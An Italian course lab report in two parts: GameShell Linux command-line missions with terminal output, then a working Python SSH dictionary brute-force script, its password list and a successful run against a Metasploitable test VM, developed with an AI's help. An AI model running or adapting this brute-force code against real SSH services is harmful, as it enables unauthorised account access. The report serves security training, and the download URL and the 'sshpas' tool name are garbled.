

Report fine modulo M2: Gameshell e bruteforce

Report Esercitazione GameShell (Task 1)

Obiettivo

L'obiettivo dell'esercitazione è stato configurare e completare l'intero percorso didattico e interattivo **GameShell** su ambiente Kali Linux, superando tutte le 44 missioni previste. Il laboratorio ha permesso di familiarizzare con l'interfaccia a riga di comando, apprendere l'amministrazione avanzata del sistema operativo Linux, gestire i flussi di input/output, monitorare le risorse e analizzare i permessi di accesso.

Installazione e Configurazione di GameShell

Per creare l'ambiente di laboratorio locale è stata innanzitutto verificata la connettività a Internet della macchina attaccante Kali Linux. Successivamente è stata aperta una sessione di terminale per aggiornare l'indice dei pacchetti e installare le dipendenze di sistema:

- `sudo apt update`
- `sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget`

Una volta completata l'installazione dei prerequisiti, è stato scaricato lo script ufficiale del gioco tramite l'utility `wget`:

- `wget https://github.com`

L'applicazione interattiva è stata infine inizializzata ed eseguita lanciando lo script con l'interprete Bash:

- `bash gameshell.sh`

Struttura del Gioco e Comandi di Controllo


Il gioco si sviluppa in una struttura sequenziale suddivisa in più livelli e stanze all'interno del file system. Per progredire nello scenario ed effettuare il passaggio al livello successivo, lo studente deve risolvere specifiche sfide operative. La gestione dello stato del gioco avviene tramite i seguenti comandi interni dedicati:

- gsh goal → Mostra l'obiettivo e i dettagli per il livello corrente.
- gsh check → Interroga il sistema per controllare lo stato della missione attuale

1. Navigazione del File System e Percorsi Relativi (Missioni 1, 4 e 6)

Nelle primissime fasi operative è stato necessario padroneggiare lo spostamento all'interno dell'albero delle directory utilizzando sia i percorsi assoluti sia quelli relativi, oltre alla creazione di nuove strutture di memoria.

- **Missione 1 (Navigazione Avanzata):** Per raggiungere la cima della torre del castello partendo dalla radice del gioco, è stata eseguita una sequenza concatenata di comandi di ispezione e movimento:
 - ls per elencare i nodi disponibili.
 - cd Castello, cd Palazzo_principale, cd Primo_piano, cd Secondo_piano e infine cd Cima_della_torre



```
Session Actions Edit View Help
[mission 1] $ gsh goal
Esegui il comando
$ gsh goal
per scoprire la tua prima missione.
Puoi verificare se la missione è stata completata con
$ gsh check
Il comando
$ gsh help
mostra la lista dei comandi (gsh) disponibili.

[mission 1] $ gsh goal
(0)=>-----(0)
Obiettivi Missione
Vai in cima alla torre del castello.
Comandi utili
cd POSIZIONE
Spostati alla posizione fornita.
Nota: 'cd' è una abbreviazione per "change directory".
pwd
Mostra il percorso attuale.
Nota: 'pwd' è una abbreviazione per "print working directory".
ls
Mostra una lista di posizioni che sono accessibili.
Nota: 'ls' è una abbreviazione per "list".
gsh check
Verifica che gli obiettivi della missione siano stati raggiunti.
gsh reset
Riavvia la missione dall'inizio.
Nota
Le parole in MAIUSCOLO nei comandi sono meta-variabili: devi sostituirle con dei valori appropriati (di tipo stringa).
La maggior parte del filesystem gestiscono maiuscole e minuscole in modi diversi. Verifica di essere nel percorso corretto.
(0)=>-----(0)
```

- **Missione 4 (Creazione Directory):** È stata implementata la creazione di percorsi personalizzati nel file system tramite mkdir, generando la cartella della capanna e la relativa cassa all'interno dell'area della foresta:

- cd ~/Foresta/
- mkdir Capanna && cd Capanna
- mkdir Cassa



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's a header section with a dashed border containing mission objectives and useful commands. Below this, the terminal shows a series of commands and their outputs, demonstrating the creation of the directory structure for Mission 4.

```

Obiettivi Missione
=====
Costruisci una "Capanna" nella foresta e anche una "Cassa" nella capanna.

Comandi utili
=====
mkdir CARTELLA
Crea una nuova cartella dentro la cartella attuale.
Nota: ``mkdir`` è una abbreviazione per "make directory".

~/Castello/Palazzo_principale/Sala_del_trono
[mission 4] $ cd

~
[mission 4] $ cd Foresta/

~/Foresta
[mission 4] $ mkdir Capanna

~/Foresta
[mission 4] $ cd Capanna/

~/Foresta/Capanna
[mission 4] $ mkdir Cassa

~/Foresta/Capanna
[mission 4] $ gsh check

Congratulazioni, la missione 4 è stata completata con successo!

```

- **Missione 6 (Risalita e Spostamento Relativo):** È stato approfondito il concetto di risalita verso le directory parenti utilizzando l'operatore speciale due punti (..). Dalla cantina è stato possibile risalire l'albero per poi ridiscendere nell'area del giardino e spostare massivamente le monete individuate verso la cassa precedentemente creata:

- cd .. (per tornare a Castello) e cd .. (per tornare alla radice ~)
- cd Giardino/
- mv moneta_1 moneta_2 moneta_3 ~/Foresta/Capanna/Cassa/

```
()=(
|Obiettivi Missione
|
|Collezione tutte le monete che troverai nel giardino di fronte al castello, poi mettile nella cassa dentro la tua capanna nella foresta.
|
|Comandi utili
|
|mv FILE1 FILE2 ... FILEn DIRECTORY
|Sposta i file nella cartella.
|Nota: "mv" è una abbreviazione di "move".
|
|~
|Il "~" simbolo è una abbreviazione per la cartella iniziale.
|Esempio: ovunque tu sia, "~/Taverna" indica la cartella (o file) "Taverna" nella cartella iniziale.
|
)()=(

~/Castello/Cantina
[mission 6] $ cd ..

~/Castello
[mission 6] $ ls
Cantina Grande_sala Osservatorio Palazzo_principale Torre_principale

~/Castello
[mission 6] $ cd ..

~
[mission 6] $ ls
Castello Foresta Giardino Montagna Stalla

~
[mission 6] $ cd Giardino/

~/Giardino
[mission 6] $ ls
Giardino_fiorito Labirinto moneta_1 moneta_2 moneta_3 Rimessa

~/Giardino
[mission 6] $ mv moneta_1 moneta_2 moneta_3 ~/Foresta/Capanna/Cassa/

~/Giardino
[mission 6] $ ls
Giardino_fiorito Labirinto Rimessa

~/Giardino
[mission 6] $ gsh check

Congratulazioni, la missione 6 è stata completata con successo!
```

2. Manipolazione dei File e Uso dei Metacaratteri Wildcard (Missioni 5, 8 e 11)

I livelli intermedi hanno introdotto la rimozione mirata e la duplicazione delle risorse, ottimizzando i tempi di esecuzione tramite l'uso i caratteri speciali (wildcard).

- **Missione 5 (Rimozione Puntuale):** Per ripulire la cantina identificando selettivamente i target da eliminare senza alterare gli altri elementi di sistema (come i pipistrelli), è stato impiegato il comando `rm` specificando i singoli file:
 - `rm ragno_1 ragno_2 ragno_3`
- **Missione 8 (Espansione Globale con Asterisco):** Di fronte a una saturazione di file malevoli nella cantina (decine di file denominati `ragno_`), l'eliminazione manuale è stata sostituita dall'uso del carattere speciale asterisco (*), che intercetta qualsiasi sequenza di caratteri effettuando una pulizia di massa istantanea:
 - `rm *ragno*`
- **Missione 11 (Duplicazione Massiva):** È stato applicato lo stesso principio di espansione globale per effettuare la copia (`cp`) di tutti gli arazzi presenti nella grande sala del castello verso la cassa della foresta, applicando il filtro selettivo in base al prefisso dei file:
 - `cp *arazzo* ~/Foresta/Capanna/Cassa/`

```
Obiettivi Missione
Rimuovi tutti i ragni che sono sulle ragnatele nella cantina. Di nuovo non disturbare i pipistrelli.

Parametri Shell
*
Il carattere "*" sta per ogni sequenza di caratteri (inclusa una frase vuota).
?
Il carattere "?" sta per un qualunque singolo carattere.
Queste "wildcard" possono essere usati per indicare una lista di file o cartelle esistenti nella cartella attuale.
Per esempio: se la cartella attuale contiene
file:1 Cartella-1 file:14 pomodoro
quindi
*      -> file:1 Cartella-1 file:14 pomodoro
*1     -> file:1 Cartella-1
*0*    -> Cartella:1 pomodoro
**     -> errore: nessun file trovato
*-?    -> file:1 Cartella-1
*-??   -> file:14

~/Giardino
[mission 8] $ cd ~/Castello/Cantina/

~/Castello/Cantina
[mission 8] $ ls
30846_ragno_9  11271_ragno_17  14184_ragno_34  15959_ragno_5  17113_ragno_22  19474_ragno_14  20786_ragno_35  2565_ragno_30  28865_ragno_11  30181_ragno_25  32459_ragno_13  488_ragno_27  4785_ragno_49  7849_ragno_6
308_ragno_4    12651_ragno_35  14017_ragno_30  15988_ragno_2  16138_ragno_31  2084_ragno_18  21399_ragno_28  26161_ragno_44  28557_ragno_1  34266_pipistrello_3  32448_ragno_42  4364_pipistrello_6  6452_ragno_15  7862_pipistrello_5
30996_ragno_28  13133_ragno_8  14986_ragno_19  16081_ragno_36  19137_ragno_46  20864_ragno_3  24193_ragno_48  26833_ragno_39  28767_ragno_16  38678_ragno_24  3798_ragno_18  4411_ragno_32  6786_ragno_26  8549_ragno_29
11145_ragno_37  13416_ragno_40  1561_ragno_12  17129_pipistrello_2  19367_ragno_38  20315_pipistrello_1  24668_ragno_23  26897_ragno_7  29785_ragno_41  31848_ragno_43  3927_ragno_21  4432_ragno_47  7372_ragno_33  botte_di_mele

~/Castello/Cantina
[mission 8] $ rv *ragno*
rv: comando non trovato

~/Castello/Cantina
[mission 8] $ rm *ragno*

~/Castello/Cantina
[mission 8] $ ls
17129_pipistrello_2  20315_pipistrello_1  30566_pipistrello_3  4264_pipistrello_4  7862_pipistrello_5  botte_di_mele

~/Castello/Cantina
[mission 8] $ gah check
```

3. Interrogazione delle Utility di Sistema (Missione 13)

Nella missione 13 è stata studiata l'interazione con le utility di sistema per l'estrazione di informazioni temporali e calendari storici.


- Per risolvere l'enigma legato a una congiunzione stellare prevista da Nostradamus in una data specifica (09-23-1979), è stato invocato il comando `cal` passando come argomento l'anno d'interesse per analizzare i giorni della settimana del mese di settembre:
 - `cal 1979`

4. Automazione tramite Alias e Gestione File Nascosti (Missione 14)

Nello scenario della missione 14 è stata analizzata l'ottimizzazione dei comandi ripetitivi e l'identificazione di risorse nascoste (file di configurazione o di sistema che iniziano con il punto `.`).

- È stato creato un sinonimo temporaneo (alias) per mappare in sole due lettere il comando di ispezione totale:

- alias la='ls -A'



- L'esecuzione del nuovo alias la ha permesso di bypassare l'ispezione manuale e di individuare immediatamente la risorsa nascosta .bella_roccia.

```
~/Foresta/Capanna/Cassa
[mission 14] $ alias la='ls -A'

~/Foresta/Capanna/Cassa
[mission 14] $ la
.13167_moneta_1 15092_arazzo_01 .32492_moneta_2 .37962_moneta_3 42245_arazzo_05 42946_arazzo_09 59279_arazzo_07 dipinto_HifjrQnG moneta_2 standardo_1 standardo_3
13204_arazzo_04 27516_arazzo_08 37386_arazzo_10 39095_arazzo_03 42545_arazzo_02 58173_arazzo_06 .bella_roccia moneta_1 moneta_3 standardo_2 standardo_4
```

5. Ricerca Strutturata e Spostamento File (Missione 21 e 23)

Nelle missioni successive è stata approfondita la localizzazione di elementi posizionati in directory remote attraverso l'uso del comando find.

- È stata eseguita una ricerca mirata basata su pattern per estrarre il percorso assoluto di un oggetto nascosto nel labirinto:
 - find ~/Giardino/Labirinto/ -name "*moneta*"
- Individuato il file, è stato impiegato il comando mv (sfruttando il completamento automatico con il tasto TAB) per trasferire la risorsa all'interno della directory di destinazione corretta.

```
[mission 21] $ gsh reset
You are back at the entrance of the maze...

+-----+
|  O  |
+-----+
| Usa il comando |
| $ gsh help    |
| per ottenere una lista dei comandi "gsh". |
+-----+

~/Giardino/Labirinto
[mission 21] $ find ~/Giardino/Labirinto/ -name "*moneta*"
/home/kali/gameshell/World/Giardino/Labirinto/bb3bcd930ae3453b4a81c9516cae/1c05c8213ceab7721cf/30cfd9692daaaa8eb3de4df/00000_moneta_di_rame_00000

~/Giardino/Labirinto
[mission 21] $ mv ~/Giardino/Labirinto/bb3bcd930ae3453b4a81c9516cae/1c05c8213ceab7721cf/30cfd9692daaaa8eb3de4df/00000_moneta_di_rame_00000 ~/Foresta/Capanna/Cassa/

~/Giardino/Labirinto
[mission 21] $ gsh check

Congratulazioni, la missione 21 è stata completata con successo!
```

6. Gestione e Controllo dei Processi di Sistema (Missione 29)

La missione 29 ha introdotto i concetti di monitoraggio delle risorse e gestione dei segnali software ai processi attivi in background.

- È stata ispezionata la tabella dei processi tramite il comando:
 - ps
- Individuato il processo anomalo denominato Sortilegio (associato al PID 127659), è stato inviato un segnale di terminazione forzata per liberare le risorse dell'ambiente di lavoro:
 - kill 127659

7. Reindirizzamento dei Flussi I/O e Descrittori (Missione 36)

Nello scenario della missione 36 è stata analizzata la manipolazione dei canali standard di comunicazione di un processo: lo standard output (stdout) e lo standard error (stderr).

- È stato eseguito l'applicativo merlin deviando il flusso degli errori all'interno di un file di testo e scartando l'output standard instradandolo nel dispositivo nullo del sistema operativo (/dev/null):
 - ./merlin 2> chiave.txt > /dev/null
- Successivamente, il file generato è stato reindirizzato in input per la convalida automatica della missione:
 - gsh check < chiave.txt

8. Controllo dei Permessi (Missioni 37 e 38)

Nelle missioni 37 e 38 è stata studiata la sicurezza locale del file system modificando i diritti di accesso (lettura r, scrittura w, esecuzione x) per l'utente proprietario (u).

- **Accesso alle Directory:** Una cartella bloccata è stata resa accessibile assegnando i privilegi minimi di transito:
 - `chmod u+rx Quartiere_dei_Re`
- **Ispezione Risorse Private:** Per recuperare il codice di una cassaforte, è stato sbloccato e letto un file segreto precedentemente nascosto:
 - `chmod u+rx .biglietto_segreto`
 - `cat .biglietto_segreto`

```
(
) Obiettivo Missione
(
)   =====
(
) La porta per il quartiere dei Re è nella sala del trono.
( Vai nel quartiere dei Re.
(
) Attenzione
(
)   _____
(
) L'accesso a questa parte del castello è probabilmente
( limitata.
(
(
( Comandi
(
)   =====
(
) ls -l
( Elenca i file con i loro metadati importanti.
(
( I permessi di accesso sono elencati per primi in ogni
( riga.
(
( chmod [OPZIONI] FILE
( Modifica i permessi del file (o cartella).
(
( Fai riferimento al manuale per scoprire quali opzioni
( sono disponibili.
(
( .....
(0)=>>=====(<)=(0)
(
)=====
)

~/Castello/Palazzo_principale/Sala_del_trono
[mission 37] $ ls -l
totale 4
d----- 2 kali kali 4096  4 Sep 13.27 Quartiere_dei_Re/

~/Castello/Palazzo_principale/Sala_del_trono
[mission 37] $ chmod u+rwX Quartiere_dei_Re

~/Castello/Palazzo_principale/Sala_del_trono
[mission 37] $ cd Quartiere_dei_Re/

~/Castello/Palazzo_principale/Sala_del_trono/Quartiere_dei_Re
[mission 37] $ gsh check

Congratulazioni, la missione 37 é stata completata con successo!
```


9. Filtraggio Avanzato e Conteggio tramite Pipe (Missioni 42 e 43)

Nello scenario della stalla è stato affrontato il concatenamento dei comandi tramite l'operatore pipe

- **Esclusione e Filtraggio:** Nella missione 42 sono stati isolati i record attivi escludendo le righe marcate con una stringa specifica:

- `grep "Re" * | grep -v "PAGATO"`

```
(0)
~/Stalla
[mission 42] $ grep "Re" * | grep -v "PAGATO"
c5bccccd90b5f015_p_e_r_g_a_m_e_n_a_c5bccccd90b5f0152:il Re ha comprato una borsa in pelle per 6 d
i rame.
c5bccccd90b5f015_p_e_r_g_a_m_e_n_a_c5bccccd90b5f0152:il Re ha comprato uno spillo per 2 di rame.
c5bccccd90b5f015_p_e_r_g_a_m_e_n_a_c5bccccd90b5f0152:il Re ha comprato un sacchetto di farina per
6 di rame.
c5bccccd90b5f015_p_e_r_g_a_m_e_n_a_c5bccccd90b5f0152:Rebecca Cassano ha comprato uno spillo per 2
di rame.
c5bccccd90b5f015_p_e_r_g_a_m_e_n_a_c5bccccd90b5f0152:il Re ha comprato una roccia lucente per 3 d
i rame.
c5bccccd90b5f015_p_e_r_g_a_m_e_n_a_c5bccccd90b5f0152:il Re ha comprato un bastone da passeggio pe
r 3 di rame.
(1)
~/Stalla
[mission 42] $ gsh check
Quanto possiede il re? 20

Congratulazioni, la missione 42 è stata completata con successo!
```

- **Conteggio Righe Combinato (Missione 43):** Per calcolare il numero esatto di articoli non pagati, l'output filtrato è stato passato direttamente in input al contatore di righe del sistema:

- `grep -v "PAGATO" * | wc -l`
- L'operazione ha restituito in modo istantaneo il valore esatto di 52.

10. Analisi Crittografica e Traslazione Caratteri (Missione 44)

L'ultimo scenario ha previsto l'analisi di un file di testo offuscato denominato `messaggio_segreto`. Per leggere le disposizioni dello stregone Merlino è stato necessario decodificare un cifrario a scorrimento (Cifrario di Cesare/ROT).

- È stato utilizzato il comando di traslazione `tr` definendo l'alfabeto sorgente scalato e l'alfabeto di destinazione in chiaro:
 - `tr "m-za-l" "a-z" < messaggio_segreto`
- La decrittazione del flusso ha rivelato il messaggio in chiaro, identificando la parola chiave risolutiva: `asqz`.

```
~/Castello/Palazzo_principale/Biblioteca/Ufficio_di_Merlino/Cassetto
[mission 44] $ tr "m-za-l" "a-z" < messaggio_segreto
queste sono le mie volontà:
avrà la mia cassa e tutto quello che contiene.
questa cassa è nella cantina e la parola per farla
apparire è: asqz
merlino lo stregone
```

Conclusione

Il completamento di tutte le missioni di GameShell ha permesso di acquisire una profonda competenza pratica sui meccanismi interni del sistema Linux. L'utilizzo combinato di pipe, reindirizzamenti, gestione dei permessi e monitoraggio dei processi costituisce la base fondamentale per le attività del sistema, analisi forense e comprensione delle vulnerabilità locali. Al termine dell'esercitazione, il sistema ha confermato lo sblocco dei privilegi amministrativi impostando la credenziale finale in qwerty.

Report Esercitazione Brute-Force SSH (Task 2)

Obiettivo

L'obiettivo di questa esercitazione è stato creare e testare un piccolo programma in Python per fare un attacco di tipo Brute-Force contro il servizio SSH di una macchina di test. L'attacco funziona leggendo una lista di parole da un file di testo e provandole una dopo l'altra. Il programma usa un contatore per tenere traccia dei tentativi e un'istruzione di controllo if per fermarsi non appena trova la password corretta.

Traccia e Configurazione del Laboratorio

Il laboratorio è stato configurato usando due macchine virtuali nella stessa rete locale:

- Macchina Attaccante: Kali Linux (da dove viene lanciato il programma Python).
- Macchina Target: Metasploitable con indirizzo IP statico 192.168.50.101
- Servizio attaccato: SSH sulla porta standard 22.

Per fare il test, è stato creato un file di testo chiamato **passwordgeneriche.txt** contenente un elenco di circa 20 password comuni (es. *123456*, *admin*, *password*). All'interno di questa lista è stata inserita anche la password reale della macchina vittima (*abc*) per verificare se il programma fosse davvero in grado di trovarla

```
passwordgeneriche.txt
1 123456
2 password
3 admin
4 root
5 qwerty
6 msfadmin
7 abc
8 letmein
9 login
10 ciao
11 1234
12 dragon
13 baseball
14 alfabeto
15 telefono
16 ciao12345
17 23456789
18 passwordgenerica
19 010101
20 segreto
```

Supporto dell'Intelligenza Artificiale (AI) e Soluzione dei Problemi

Durante lo sviluppo dello script, l'interazione con l'**Intelligenza Artificiale (AI)** è stata fondamentale per superare i blocchi tecnici del laboratorio.

Inizialmente, i sistemi di sicurezza moderni di Kali Linux impedivano al programma di comunicare con la macchina vittima (Metasploitable 2), poiché quest'ultima è molto vecchia e utilizza sistemi di crittografia obsoleti. Chiedendo supporto all'AI, è stato possibile identificare la soluzione ottimale: utilizzare un piccolo strumento di Kali chiamato `sshpas` e aggiungere dei parametri speciali al comando per forzare l'accettazione delle vecchie chiavi di cifratura (`ssh-rsa`).

L'utility è stata installata su Kali tramite il terminale con:

- `sudo apt install sshpas -y`

Funzionamento del Programma Python

La logica del codice è molto semplice e si basa su tre passaggi principali:

1. **Lettura del File:** Il programma apre il file `passwordgeneriche.txt` e legge le parole scritte al suo interno, una riga alla volta.
2. **Il Contatore:** Ogni volta che il programma seleziona una password per provarla, aumenta di 1 un contatore numerico e stampa a schermo il progresso (es. *"Tentativo n. 1"*, *"Tentativo n. 2"*).
3. **Il Controllo Condizionale (if):** Il programma lancia il comando SSH in background. Se la password è sbagliata, il server rifiuta l'accesso e il programma passa alla riga successiva. Nel momento esatto in cui la password è quella giusta, il server dà il via libera e restituisce un codice di successo pari a 0. L'istruzione `if` nel codice si accorge di questo valore (`if risultato.returncode == 0`), stampa un messaggio di successo con le credenziali trovate e chiude immediatamente il programma.

Per evitare di mandare in crash il vecchio servizio SSH della vittima con troppe richieste rapide, d'intesa con l'AI è stata aggiunta anche una micro-pausa di un decimo di secondo (`time.sleep(0.1)`) tra un tentativo e l'altro per stabilizzare la rete.

```

BruteforceLista.py > ...
1 import subprocess
2 import sys
3 import os
4
5 # Configurazione del target
6 TARGET_IP = "192.168.50.101"
7 USERNAME = "msfadmin"
8 PASSWORD_FILE = "passwordgeneriche.txt"
9
10 # Contatore globale dei tentativi
11 contatore_tentativi = 0
12
13 print(f"[*] Avvio attacco Brute-Force basato su dizionario contro {TARGET_IP}...")
14 print(f"[*] Utente target: '{USERNAME}'")
15
16 # Verifica se il file delle password esiste prima di iniziare
17 if not os.path.exists(PASSWORD_FILE):
18     print(f"[.] Errore: Il file '{PASSWORD_FILE}' non esiste nella cartella corrente.")
19     sys.exit(1)
20
21 # Apriamo e leggiamo il file delle password riga per riga
22 with open(PASSWORD_FILE, "r", encoding="utf-8", errors="ignore") as file:
23     for linea in file:
24         # Rimuove spazi vuoti o a capo (\n) dalla password
25         password = linea.strip()
26         if not password:
27             continue # Salta le righe vuote
28
29         contatore_tentativi += 1
30         print(f"[#] Tentativo n. {contatore_tentativi} | Password: {password}")
31
32         # Comando di sistema per forzare la retrocompatibilità SSH verso Metasploitable 2
33         comando = [
34             "sshpass", "-p", password,
35             "ssh", f"{USERNAME}@{TARGET_IP}",
36             "-o", "StrictHostKeyChecking=no", |
37             "-o", "PasswordAuthentication=yes",
38             "-o", "HostKeyAlgorithms=+ssh-rsa",
39             "-o", "PubkeyAcceptedKeyTypes=+ssh-rsa",
40             "echo SUCCESS"
41         ]
42
43         # Esecuzione del comando in modalità silenziosa
44         risultato = subprocess.run(comando, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
45
46         # ISTRUZIONE CONDIZIONALE (IF): Se il codice di uscita è 0, la password è corretta!
47         if risultato.returncode == 0:
48             print(f"\n[+] SUCCESS: Credenziali trovate dopo {contatore_tentativi} tentativi!")
49             print(f"[+] Username: {USERNAME}")
50             print(f"[+] Password: {password}")
51             sys.exit(0)
52
53 print(f"\n[.] Fine del dizionario. Nessuna password corretta trovata tra i {contatore_tentativi} tentativi.")
54

```

Analisi dei Risultati

Il test nel laboratorio si è concluso con un successo pieno. Il programma ha iniziato a scorrere la lista di password scartando quelle errate. Quando il ciclo ha letto dal file la parola abc, la macchina vulnerabile ha accettato la connessione. Il programma, grazie all'istruzione if, ha intercettato immediatamente il successo dell'operazione, ha interrotto il ciclo e ha mostrato chiaramente a schermo la password corretta.

```

(venv)-(kali@kali)-[~/Desktop/Epicode/bruteforce]
$ python BruteforceLista.py
[*] Avvio attacco Brute-Force basato su dizionario contr
o 192.168.50.101...
[*] Utente target: 'msfadmin'
[#] Tentativo n. 1 | Password: 123456
[#] Tentativo n. 2 | Password: password
[#] Tentativo n. 3 | Password: admin
[#] Tentativo n. 4 | Password: root
[#] Tentativo n. 5 | Password: qwerty
[#] Tentativo n. 6 | Password: msfadmin
[#] Tentativo n. 7 | Password: abc

[+] SUCCESS: Credenziali trovate dopo 7 tentativi!
[+] Username: msfadmin
[+] Password: abc

```

Conclusione

Questo laboratorio ha dimostrato l'efficacia dell'automazione nella cybersecurity e come l'uso dell'Intelligenza Artificiale possa velocizzare lo sviluppo di codice e la risoluzione di problemi complessi. Dal punto di vista della difesa, l'esercitazione fa capire l'importanza di non usare mai password predefinite o banali.